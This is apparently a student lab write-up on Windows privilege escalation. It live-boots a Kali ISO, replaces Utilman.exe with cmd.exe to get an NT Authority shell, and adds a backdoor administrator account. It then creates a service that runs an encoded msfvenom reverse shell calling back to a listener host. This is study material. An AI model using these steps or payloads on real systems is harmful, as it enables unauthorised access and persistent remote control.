Cross Platform Privilege Escalation - Final Project

DEKSHINAMURTHY MEENAKSHI
Sstudy2016@gmail.com

I. TABLE OF CONTENTS

1. PREFACE

1.1. PRIVILEGE ESCALATION

Privilege escalation refers to act of a weak user gaining access to the resources that are kept protected, through exploitation of a vulnerability

Getting the privileges of higher level of user is Vertical escalation
Lateral Movement is getting the access or control of the user at the same level

1.2. LOCAL PRIVILEGE ESCALATION:

This refers to the act of getting the privileges of local admin

Local Privilege Escalation is done when we have physical access to the device
Windows/ Linux. It is based on the fact that OS is of no importance as long as it can mount the hard drive

2. WINDOWS LOCAL PRIVILEGE ESCALATION WITH ACCESSBILITY FEATURES:

Windows Local Privilege escalation is done when you have physical access to the system
There are three types of windows user.

- Regular users – have access to only their own files and applications
- Local Admin – has access to all the regular users data and can install software
- NT-Authority is the most privileged account on a local system.

Winlogon is the governing process in windows OS. It will limit the privileges of a user logging in the system. Basically at the logon screen, the programs that run are running with NT-Authority


After the system is booted and a user is logged in, NT Authority privileges are no longer required.

When a live OS is used, a OS that runs entirely from memory, all the computer resources are available without protection measures such as authentication. Hence here we are aiming to boot the Win10 machine whose login is not known with kali live iso and mount the windows system files to exploit them.


2.1. ENVIRONMENT SETUP

Need a kali live iso so that we can live boot the windows target machine
Import ova to Oracle Vbox accepting the default settings:
Once the VM is created and listed, click and choose the setting from the right hand side
Go to Storage

Click on the  add disk in the screen shown




Choose kali live version




Insert a Kali live iso image in disk. In the next screen

Click ok
And start the Windows VM

2.2. WINDOWS LOCAL PRIVILEGES ESCALATION



Press Enter



Once booted with kali live image
Access the root login

```
kali@kali:~$ sudo su
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.26  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::4aca:6c36:462c:925a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:3c:b4:8d  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 2230 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 3027 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

View the disk

```
root@kali:/home/kali# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc9980062

Device     Boot   Start       End   Sectors  Size Id Type
/dev/sda1  *       2048   1187839   1185792  579M  7 HPFS/NTFS/exFAT
/dev/sda2       1187840 104855551 103667712 49.4G  7 HPFS/NTFS/exFAT


Disk /dev/loop0: 2.64 GiB, 2820247552 bytes, 5508296 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali:~$ sudo su
root@kali:/home/kali# mount /dev/sda2 /mnt
root@kali:/home/kali# cd /mnt
root@kali:/mnt# ls
'$Recycle.Bin'              ProgramData                  temp
'$WINDOWS.~BT'             'Program Files'               Tools
'$WinREAgent'              'Program Files (x86)'         Users
'Documents and Settings'    Recovery                     Windows
 pagefile.sys               swapfile.sys
 PerfLogs                  'System Volume Information'
root@kali:/mnt#
```

```
root@kali:/mnt/Windows/System32# ls Uti*
Utilman.exe
root@kali:/mnt/Windows/System32#
```


Utilman is a utility that gives the help utility ,navigation features

```
root@kali:/mnt/Windows/System32# ls Uti*
Utilman.exe
root@kali:/mnt/Windows/System32#
```


Mv Uilman.exe Utilman.bak

```
root@kali:/mnt# cd Windows/System32
root@kali:/mnt/Windows/System32# mv Utilman.exe Utilman.bk
root@kali:/mnt/Windows/System32#
```

Copy cmd.exe to Uitlman.exe
Shutdown the liveboot



Click on ease of access
And we get the cmd prompt with NT authority access



The existing users are seen with “net users” command

```
C:\Windows\system32>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
james1
The command completed successfully.
```


The users in Administrator group are seen
We will create a new user hacker and add him to the administrator group
Set his passwd t hacker123

```
C:\Windows\system32>net user hacker /add
The command completed successfully.


C:\Windows\system32>net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
hacker                   james1                   WDAGUtilityAccount
The command completed with one or more errors.


C:\Windows\system32>net localgroup administrators hacker /add
The command completed successfully.
```

```
C:\Windows\system32>net user hacker hacker123
The command completed successfully.
```


The newly added user is lised in the logon screen
Click on hacker and login using the hacker passwd
Now we are the local system administratpr and can view other users and do install

We can view James files and other user files



2.3. WAYS OF PRIVILEGE ESCALATION – WINDOWS OS

2.3.1. CHANGE USER JOHN PASSWORD AND CONTROL HIS ACCOUNT



2.3.2. CREATING A NEW SERVICE

A new service is created by the admin user access we got in the initial shell

sc create shservice binpath= "C:\priv\shservice.exe" type= own type= interact
shservice.exe is the msfvenom shell code.


```
C:\Windows\system32>sc create shservice binpath= "C:\priv\shservice.exe" type= own type= interact
[SC] CreateService SUCCESS

WARNING:  The service shservice is configured as interactive whose support is being deprecated. The service may not func
tion properly.


C:\Windows\system32>sc start shservice
```


```
┌──(meena㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp -e x86/shikata_ga_nai LHOST=10.0.
2.27 LPORT=4444 -b "\x00" -f exe-only -o shservice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-only file: 73802 bytes
Saved as: shservice.exe
```

